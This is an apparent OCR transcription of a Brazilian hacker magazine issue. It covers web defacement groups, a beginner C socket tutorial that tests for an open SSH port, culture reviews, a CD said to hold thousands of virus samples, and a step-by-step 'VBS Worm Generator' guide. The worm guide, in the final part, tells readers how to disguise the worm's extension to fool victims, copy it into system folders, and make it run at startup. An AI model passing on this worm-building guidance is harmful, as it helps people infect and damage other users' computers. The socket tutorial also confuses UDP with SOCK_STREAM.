As empresas são as que mais sofrem nas mãos dos pichadores virtuais. Quando o defacer altera uma página, ele busca fama, querendo que todos vejam sua arte. Se o site alterado for de uma grande empresa, tanto na área relacionada à Internet quanto fora, ele causará uma grande repercussão, pois, com certeza, seu ataque será divulgado por alguns meios de comunicação, como sites de notícias sobre informática, e até mesmo na televisão. Por esse motivo, as grandes empresas são as mais visadas nesse meio de defacers e empresas. Não que uma pequena empresa não seja visada – o defacer está sempre de olhos bem abertos, e se o servidor dessa pequena empresa cruzar com ele, o ataque também ocorrerá.

A maior parte da culpa pela ocorrência desses ataques é das próprias empresas que fazem a segurança ou administram os servidores que estão hospedando as páginas. Acompanhe as estatísticas abaixo:

A explicação para as estatísticas acima é simples: as empresas preferem não denunciar um ataque a ter seu nome e credibilidade em jogo. Porque se o ataque sofrido for divulgado, muitas pessoas (clientes ou possíveis clientes da empresa atacada) ficarão sabendo. Veja da seguinte maneira: você é dono de um grande banco, que dá aos seus clientes a opção de acessar suas contas via Internet Banking – um meio não muito seguro usado hoje por muitas pessoas. Suponhamos que o banco sofra um ataque. O que seus clientes pensariam quando isso caísse como uma bomba nos meios de comunicações? Seu banco sofreria uma grande descriminação por parte de todos, você perderia clientes, e sua empresa iria à falência.

Quando a brincadeira se torna coisa séria


Na maioria das vezes, quando uma página é alterada, o invasor tem pouco conhecimento. Isso pode se tornar perigoso a partir do momento em que o invasor for um verdadeiro hacker, e não tiver o intuito de alterar apenas a página, e sim roubar dados. Roubar dados sigilosos da empresa de clientes e cartões de créditos é o mínimo que pode ocorrer quando um hacker entra em algum sistema. O que causa mais medo nos administradores é o fato de que um invasor desse tipo não quer aparecer, tornando sua detecção cada vez mais difícil.


Os mais famosos grupos de defacers

Um dos mais famosos grupos de pichadores virtuais foi o *Bl0w Team* (que não está mais atuando). Em 1999, eles foram responsáveis pela alteração de diversos websites de grandes empresas e do governo brasileiro. Sempre com mensagens em inglês e com protestos contra o governo. Um dos destaques

Menos de 1% dos ataques é reportado:
Mais de 99% das empresas que sofreram e sofrem ataques de defacers não reportam a falha explorada e não avisam a ninguém sobre o ataque sofrido. Preferem isso ao invés de melhorar a segurança.

6% dos ataques não são detectados:
Isso quer dizer que 6% das empresas que sofrem um ataque desse tipo não conseguem detectar e consertar o bug usado pelo defacer para atacar a página, podendo assim sofrer um novo ataque.





das grandes empresas que tiveram seu website pichado pelo grupo foi a *Symantec*. Veja o mirror dos sites atacados pelo grupo nos links abaixo:

http://www.attrition.org/mirror/attrition/1999/08/02/www.symantec.com/

http://www.attrition.org/mirror/attrition/1999/08/23/www.stones.com/

http://www.attrition.org/mirror/attrition/1999/09/12/www.brasil.gov.br/mirror.html

Outro grupo que também não fica atrás é o *Crime Boys* (que também não está mais atuando). O grupo foi responsável por diversos ataques a grandes corporações brasileiras e sites do governo. Um dos destaques foi a pichação sobre a página da *Fapesp*, órgão responsável pelo registro de domínios ".com.br" no Brasil, e sobre o site do Ministério da Defesa do Brasil. Veja o mirror dos sites atacados pelo grupo nos links abaixo:

http://www.delta5.com.br/defaced/www.fapesp.br

http://defaced.alldas.org/mirror/2001/01/10/www.defesa.gov.br/

Os especialistas e os defacers

Qual será a opinião dos especialistas de segurança, "verdadeiros hackers", sobre os defacers? Os especialistas asseguram que 99% dos defacers são crianças com muito tempo e nada para fazer. São usuários de computador que sabem pouco e somente usam ferramentas desenvolvidas por outros.

Brasil, o mundo dos defacers


O Brasil é ironizado e odiado por muitos lá fora. Muitos hackers estrangeiros não trocam informações com brasileiros, que sofrem um grande preconceito por serem de um País com alto número de defacers e script kiddies. Isso é um fato que ocorre, e a imprensa não leva ao público. A imprensa acha o máximo e considera os defacers grandes hackers. Talvez por falta de conhecimento e por não ter muitos especialistas nessa área, a mídia comete um grande erro, pois acaba incentivando os defacers a cometerem mais esses tipos de ataques, visando uma fama que, na verdade, não existe.

Links:

http://defaced.alldas.org
http://www.zone-h.org/
http://www.attrition.org/mirror/

Um Tutorial sobre

Primeira parte do artigo que ensina as fun



Iniciando

As grandes ferramentas utilizadas por especialistas de segurança, hackers e crakers têm como base a linguagem C ANSI ou C ++. Muitos dos scanners, sniffers, backdoors, etc. exploram um recurso muito conhecido na programação cliente-servidor: os sockets.

Um socket é nada mais nada menos que um programa, ou rotinas de programas que permitem a comunicação, interligação e troca de dados entre aplicações. Por exemplo, quando é feita uma conexão de FTP, um socket é estabelecido entre a origem e o destino. Até mesmo os famosos exploits utilizam sockets para estabelecer comunicação.

Nós iremos explorar neste nosso tutorial os mais variados tipos de sockets, inclusive o *RAW SOCKETS*, que é o mais interessante de todos.

O que você precisa para começar:

a) Compilador C – exploraremos nosso tutorial em ambiente Linux, e por isso utilizaremos o compilador GCC. Esta decisão foi tomada porque o GNU Linux, além de ser um sistema gratuito, é o mais utilizado e explorado pelos especialistas de segurança para o desenvolvimento de ferramentas

b) Uma rede com TCP/IP – apesar de ser um *acessório* importante, podemos simular com um micro com uma placa de rede um ambiente de trabalho

c) Sistema Operacional Linux – por ser robusto, confiável e ter tudo para o desenvolvimento de aplicações baseadas em sockets

d) Paciência e perseverança – isto é muito importante, pois não se aprende do dia para noite


Primeiros Passos:

Basicamente, um socket pode ser declarado mediante três headers básicos:

```
#include <sys/types.h>
#include <sys/socket.h>
```

Sockets - Parte I

ções da programação dedicada à Internet



#include <arpa/inet.h>

Estes três headers permitem que utilizemos as funções para a montagem de uma conexão. A definição de um socket é feita da seguinte maneira em C:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>

main(){

int e_socket;
...
}
```

Com isso, começamos o nosso trabalho. Vamos começar utilizando o protocolo UDP (Datagram Sockets). Estes sockets também são conhecidos como "SOCK_STREAM" e "SOCK_DGRAM", respectivamente.

A estrutura-padrão em C de um socket pode ser definida da seguinte maneira:

```
struct sockaddr_in {
 short int sin_family;
 unsigned short int sin_port;
 struct in_addr sin_addr;
 unsigned char sin_zero[8];
 }
```

Cada item destas linhas possui uma característica importante. São elas:

short int sin_family; – tipo de família do socket, sendo os padrões mais comuns os seguintes:

a) AF_INET – ARPA INTERNET PROTOCOLS
b) AF_UNIX – UNIX INTERNET PROTOCOLS
c) AF_ISSO – ISO PROTOCOLS
d) AF_NS – XEROX NETWORK SYSTEM PROTOCOLS

unsigned short int sin_port; – número da porta TCP ou UDP a ser utilizada para a comunicação dos programas.

struct in_addr sin_addr; – endereço IP do host destino. Pode ser colocado de maneira direta ou por uma entrada de dados.

unsigned char sin_zero[8]; – zera a estrutura do socket. Vamos detalhar isto mais para frente.

A declaração do socket é feita da seguinte maneira:

```
e_socke = socket(sin_family,
tipo_do_socket_desejado,número_do_protocolo);
```

Traduzindo para o C ANSI, ficaria assim:

```
e_socket = socket(AF_INET,SOCK_STREAM,0)
```

Onde o 0 é o número do protocolo e pode ser substituído pelo seguinte:

0 – IP – INTERNET PROTOCOL
1 – ICMP – INTERNET CONTROL MESSAGE PROTOCOL
2 – IGMP – INTERNET GROUP MULTICAST PROTOCOL
3 – GGP – GATEWAY–GATEWAY PROTOCOL
6 – TCP – TRANSMISSION CONTROL PROTOCOL
17 – UDP – USER DATAGRAMA PROTOCOL

Vamos a um exemplo mais completo agora:

```
main(){
int e_socket;
struct sockaddr_in destino;

e_socket = socket(AF_INET,SOCK_STREAM,0);
if(e_socket < 0)
{
perror("Socket");
exit(1);
}
destino.sin_family = AF_INET;
destino.sin_port = htons(2048);
destino.sin_addr.s_addr = inet_addr("10.0.0.1");
bzero(&(destino.sin_zero),8);
...
}
```

Nosso programa está começando a ser delineado, e para finalizarmos esta primeira parte do tutorial, falaremos de uma função básica.

A Função CONNECT()

Eis a função responsável por executar a conexão em uma porta propriamente dita. Quando um programa vai se comunicar com outro, a função CONNECT() do socket é utilizada para testar a conexão e iniciar o *processo de comunicação*.

O protótipo da função é o seguinte:

```
int connect(socket,(struct sockaddr * )&destino,
sizeof(destino));
```

E agora o nosso programa ficará o seguinte com esta função:

```
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
int e_socket;
struct sockaddr_in destino;
int conexao;

main()
{

e_socket = socket(AF_INET,SOCK_STREAM,0);
if(e_socket < 0)
 {
 perror("ERRO !");
 exit(1);
 }

destino.sin_family = AF_INET;
destino.sin_port = htons(22);
destino.sin_addr.s_addr = inet_addr("10.0.0.20");
bzero(&(destino.sin_zero),8);

conexao = connect(e_socket,(struct sockaddr * )&destino,
sizeof(destino));
if(conexao < 0) {
 perror("Porta fechada !\n");
 close(e_socket);
 exit(1);
 }
```

```
printf("A PORTA 22 DO SSH ESTA ABERTA !\n");
close(e_socket);
}
```

Eis o nosso programa que testa se a porta 22 está aberta. Ele funciona da seguinte maneira:

```
int e_socket;
struct sockaddr_in destino;
int conexao;

Declaração das variáveis dos sockets;

e_socket = socket(AF_INET,SOCK_STREAM,0);
if(e_socket < 0)
{
perror("ERRO !");
exit(1);
}
```

Em seguida, vamos declarar um socket do tipo TCP (SOCK_STREAM) e testar se as funções de sockets estão ativas.

```
if(e_socket < 0)
{
perror("ERRO !");
exit(1);
}
```

Neste ponto, declaramos o tipo de socket (AF_INET), se a porta que queremos testar está aberta (destino.sin_port = htons(22);), o endereço do host que queremos testar (destino.sin_addr.s_addr = inet_addr("10.0.0.20");) e zeramos a estrutura (bzero(&(destino.sin_zero),8);)

```
destino.sin_family = AF_INET;
destino.sin_port = htons(22);
destino.sin_addr.s_addr = inet_addr("10.0.0.20");
bzero(&(destino.sin_zero),8);
```

E, no final do programa, testamos se a conexão está ativa ou não, utilizando a função CONNECT().

```
.conexao = connect(e_socket,(struct sockaddr * )&destino,
sizeof(destino));
if(conexao < 0) {
perror("Porta fechada !\n");
close(e_socket);
exit(1);
}
printf("A PORTA 22 DO SSH ESTA ABERTA !\n");
close(e_socket);
}
```

Vamos compilar o programa para testarmos. No prompt de seu Linux, digite:

```
oldmbox# gcc –o ex1 ex1.c
```

Com o programa compilado, digite:

```
oldmbox#./ex1
```

Se sua porta 22 estiver aberta, a resposta será a seguinte:

```
oldmbox# A PORTA 22 DO SSH ESTA ABERTA !
```

Caso contrário, a resposta será negativa.

Considerações finais:

Com estes modestos passos iniciais, já podemos começar a especular algumas coisas. Este programa é o princípio muito remoto de um scanner TCP de portas, pois estamos testando se a porta 22 está ativa ou não. Podemos propor o seguinte: criar um scanner TCP que teste um range de portas (por exemplo, de 1 – 1.080). Num segundo momento, escrever o resultado em um arquivo.

Na próxima lição de nosso tutorial, exploraremos novas funções e escreveremos um scanner de portas! Até a próxima.

Antonio Marcelo é especialista em segurança e diretor de tecnologia e negócios da empresa BufferOverflow Informática *(http://www.bufferoverflow.com.br)*. É autor de quatro livros sobre Linux, entre eles *Linux Ferramentas Anti hackers*, publicado pela editora Brasport. Seu e-mail de contato é *amarcelo@bufferoverflow.com.br*

FILME HACKER


Uma visão realista sobre a elite

Muitos hackers reclamam que ainda são um grupo marginalizado dentro da tecnologia. E, convenhamos, eles têm uma certa razão. Afinal, quem não conhece a cultura e a ideologia acaba confundindo hacker com qualquer criminoso por aí – e existem, de fato, os criminosos digitais.

Por isso, iniciativas que visam mostrar os hackers de uma forma diferente, mais próxima à realidade e livre de preconceitos e opiniões infundadas, são sempre bem-vindas, certo? E já há um bom exemplo neste sentido: o documentário *Freedom Downtime*, produzido pela conceituadíssima revista hacker, 2600.

Partindo da controvertida prisão de Kevin Mitnick (Hacker # 2, p. 7) e do movimento *Free Kevin*, que lutava por sua libertação, o filme faz uma importante incursão no mundo hacker e quebra muitas idéias absurdas sobre a elite digital.

Ficou tão legal que até foi exibido na edição 2002 do *Festival Internacional de Filmes e Vídeos Independentes de Nova Iorque*. A versão em VHS pode ser adquirida na loja virtual da 2600 por **US$ 20** (fora os impostos).



CAÇANDO OS HEREGES


Romance antepóstumo de Blissett é lançado no Brasil

Mesmo falecido, Luther Blissett ainda continua causando polêmicas e questionamentos. Agora, mudando ligeiramente seu tema principal, a sociedade midiática, o Brasil vê o lançamento de *Q – Caçadores de Hereges*, pela *editora Conrad*.

Digo ligeiramente, porque a época pode variar, mas muito do mesmo Blissett permanece neste romance ambientado na Europa do século XVI. É a história de um estudante de teologia e seu inimigo, Q. Uma luta entre o defensor da causa dos deserdados contra o caçador de hereges.

Não é impossível fazer a conexão entre esta história e a atuação subversiva e (por isso mesmo?) instigante de Luther Blissett no seu confronto/provocação contra a mídia e os respeitáveis establishments novos-ordem-mundialísticos.

Os quatro autores (sim, sabemos quem são Luther Blissett; será esse um dos motivos da sua morte?) fizeram uma cuidadosa pesquisa histórica, sugerindo uma interessante relação de parceria dentro da literatura difícil de encontrar historicamente. Vale a leitura.



Q – Caçadores de Hereges
Editora: **Conrad**
Autores **Luther Blissett (Roberto Bui, Giovanni Cattabriga, Luca Di Meo e Federico Guglielmi**
Preço: **R$ 55,00**

TODOS CONTRA O RPG

Histórias macabras colocam jogos em xeque



O RPG (Role Playing Game) é um tipo de jogo que sempre agradou aos geeks em geral, por usar muita criatividade e elementos de fantasia. Nos últimos tempos, porém, o jogo está sofrendo com uma série de acontecimentos macabros, tanto em sua versão original como nos games para computador.

No micro, fãs do EverQuest, distribuído pela Sony, estão viciando de tal forma no jogo, que começam a cometer atos de loucura. Um rapaz de 21 anos se suicidou depois de ficar 12 horas jogando o game sem parar. Outros chegaram a ter alucinações ou surtaram a ponto de ter que abandonar o emprego e pedir aposentadoria por invalidez.

Na versão tradicional, a morte de uma adolescente em Ouro Preto causou muita polêmica. Jogadores do Dangeons and Dragons fizeram uma espécie de ritual de magia negra, que culminou com o assassinato.


Com isso, todos passaram a ver o jogo como coisa de louco, e chegaram a pedir a sua proibição. A verdade, na nossa visão e na de quem conhece a fundo o Role Playing Game, é que a culpa por tudo isso não é do RPG, que continua sendo um jogo como outro qualquer, e sim de pessoas que, já predispostas, se deixam levar pelo clima de fantasia dos games.

A febre do mash up

Estilo traz de volta o espírito punk do "faça você mesmo"

O ideal punk está de volta à música graças à informática. Um novo estilo musical, todo baseado nas inovações que a Internet promoveu nos últimos anos, está nascendo na Inglaterra.

É o Mash Up, também chamado de Bootleg, Bastard Pop ou Hybrid Tunes. Trata-se da sobreposição de várias músicas para a composição de uma obra nova. Ok, no fundo não há nada de novo nisso (o hip-hop há muito tempo trabalha colocando letras de rap em bases instrumentais de outras músicas), mas a novidade é a forma como as montagens são feitas.



O estilo se tornou febre na Internet, e centenas de usuários, sem nenhum conhecimento musical, estão produzindo seus próprios remixes. Eles utilizam apenas programas P2P, como o KaZaA e o Morpheus, para baixar as músicas e um software de edição de áudio, como o Acid, por exemplo, para juntar as músicas. Depois, é só distribuí-las novamente nos próprios programas P2P.

O Mash Up se tornou tão popular na Europa, que as rádios já estão tocando os remixes. Existe até uma festa especial em Londres, a "King of the boots", destinada apenas a tocar os sucessos do estilo. Entre os principais nomes da cena estão Freelance Hellraiser e Osymyso (que conseguiu juntar 101 músicas em uma só).

Alguns dos maiores sucessos são mesclagens de Britney Spears com Christina Aguilera e a voz de Kylie Minogue em cima de uma base do New Order. Os próprios artistas adoraram a novidade e já estão fazendo suas próprias misturas em seus shows.

Em breve, deveremos assistir à invasão do estilo no Brasil. A facilidade com que é possível produzir música, dessa forma, pode mesmo levar a uma revolução, como foi o rock'n'roll e o punk. É a produção de música eletrônica chegando ao alcance de todos.

Violento e brutal

O extreme brutal death/black metal do Krisiun

A banda brasileira de metal extremo Krisiun vem conquistando um grande espaço no cenário musical desde o lançamento do seu quarto CD, "Ageless Venomous". A banda formada pelos irmãos Alex Camargo, Moyses e Max Kolesne doze anos atrás conseguiu vencer diversas barreiras impostas pela mesmice cultural brasileira e abrir um espaço próprio no underground.

Com uma música brutal mesmo para os padrões do death/black metal, visual e letras abertamente satanistas, o Krisiun possui uma agenda lotadíssima, tendo conquistado uma verdadeira horda de fãs nos EUA e na Europa, onde tocaram no último *Wacken Open Air*, na Alemanha, para mais de 40 mil pessoas. No Brasil, apesar do descaso total da mídia, a banda conseguiu tocar para seu maior público em Recife, no *Abril Pro Rock*, junto com o Sepultura.

O último CD também quebrou um tabu, porque foi todo gravado e produzido no Brasil pela própria banda, e não deixou nada a desejar, muito pelo contrário. Para mim, é o CD de música extrema melhor mixado, principalmente a bateria, em que é possível ouvir os diferentes instrumentos com perfeição. Para comprovar isso, o disco foi o único de metal a entrar na lista dos melhores da Rolling Stone em 2001.

O destaque é o genial Max Kolesne, baterista inigualável na velocidade e que dá um toque especial que torna o Krisiun diferente das outras bandas. A velocidade e violência da música combinam direitinho com a emoção de invadir um sistema.



CD HACKER 04 VIRII

Vírus, worms e programação. Tudo no CD para seu conhecimento



A Pode-se dizer que o CD desta edição está altamente destrutivo. A maior coleção virótica junta em um só lugar, códigos-fonte, geradores e utilitários. Outro destaque é o sistema operacional baseado em *BSD, Darwin. Além de todas as ferramentas exclusivas da revista Hacker, como utilitários para programação, linux, exploits, etc.

Se estiver com receio de executar o CD desta edição, acompanhe as explicações abaixo.

Nunca execute arquivos cuja procedência ou forma de atuação não conheça: isso é lei. Todos os arquivos do CD da revista Hacker foram baixados da Internet. A revista Hacker não tem qualquer responsabilidade sobre esses arquivos. Olhe, fuce, mas sempre que tiver qualquer dúvida sobre algum arquivo, pesquise antes de fazer alguma coisa.

Um vírus de computador é auto-executável?

Quando falei que o CD está altamente destrutivo, quis justamente dizer que ele contém milhares de vírus, de todos os tipos e variáveis. Todos os vírus contidos no CD estao compactados, em formato ZIP ou RAR. Portanto, não se preocupe: um vírus dessa tipo só é ativado quando executado. Se o mesmo não for descompactado e executado, ele não irá lhe prejudicar em nada.

Darwin, o sistema operacional baseado em BSD

O Darwin é a base do novo sistema operacional da Apple, o Mac OS X. Foi desenvolvido baseado no microkernel Mach 3, e tem como principal desenvolvedor um dos "pais" do FreeBSD, Jordan Hubbard, que renunciou a sua posição no "core team" do FreeBSD para se dedicar exclusivamente ao Darwin. O lançamento do Darwin para arquitetura Intel (antes só existia uma versão para arquitetura Power PC da Apple) marcou a volta dos rumores de que a Apple prepara uma versão do Mac OS X para PCs. Será?

Você precisa copiar o ISO para seu HD e queimar um CD para poder instalar no seu computador. Ele vem com um pequeno problema: não possui um boot manager nativo dele. Portanto, sugerimos que seja instalado ou numa máquina sem outro sistema operacional ou numa partição junto com o Linux ou algum BSD. Dessa forma, você poderá configurar o LILO ou qualquer outro boot manager. Não recomendamos que você o instale com o Windows.

Visualizando o CD no Linux

Para visualizar corretamente o CD desta edição no Linux, faça da seguinte maneira.

No terminal, digite:

mkdir /cdrom

mount -t iso9660 /dev/cdrom /cdrom

Pronto, seu CD está montado no diretorio */cdrom*. Para acessá-lo, basta entrar no diretório.

Para desmontar o CD, digite:

umount /cdrom

VBS WORM GENERATOR


A geração de um worm passo a passo

Diferentemente de um vírus, um worm tem como característica principal se espalhar, podendo ou não ser destrutivo. Ele é capaz de se proliferar por redes tanto internas quanto externas, podendo causar prejuízos maiores do que um vírus, pois além de poder apagar e corromper arquivos, como ele se espalha facilmente, principalmente por e-mail, infecta milhares de computadores e tem um impacto muito maior. Todos sabemos que existem milhares de worms hoje no mundo, e a cada dia surgem novos tipos. Neste artigo iremos declarar como uma pessoa normal com uma pequena ferramenta pode criar uma arma que poderá causar muitos danos e prejuízos aos usuários de computador.

Iremos usar o programa *VBS Worm Generator*, contido no CD desta edição. Essa ferramenta foi desenvolvida por um usuário cujo nick é [K], aparentemente vindo da Argentina.

Como construir um worm?

Abaixo segue uma screenshot tirada do programa. Ele é muito simples. A única dificuldade será escolher o nome do seu worm. :-)



Declarando variáveis

Agora vamos configurar o worm que será gerado. Primeiramente vamos configurar a tela inicial do programa, que são as configurações básicas, como nome, etc. Logo após, vamos declarar as variáveis, passo a passo, configurando como ele agirá após a infecção.

Worm name: nome do seu worm, que irá aparecer no código-fonte
Your name: seu nome ou nick que irá aparecer como autor do worm no código-fonte
File name: nome do worm que o programa irá gerar e extensão. Você poderá escolher entre 5 tipos de extensões para enganar a vítima que visualizará o worm. A extensão verdadeira do worm é .vbs
Copy worm to: quando o worm for executado pela vítima, ele irá gerar uma cópia sua na pasta que você escolher. As opções são *Windows, System* ou *Temp*

Startup

Deixe marcada a opção *Start with windows* para que seu worm seja executado quando a máquina da vítima for reiniciada.

No *Registry Name* é recomendável deixar como está.



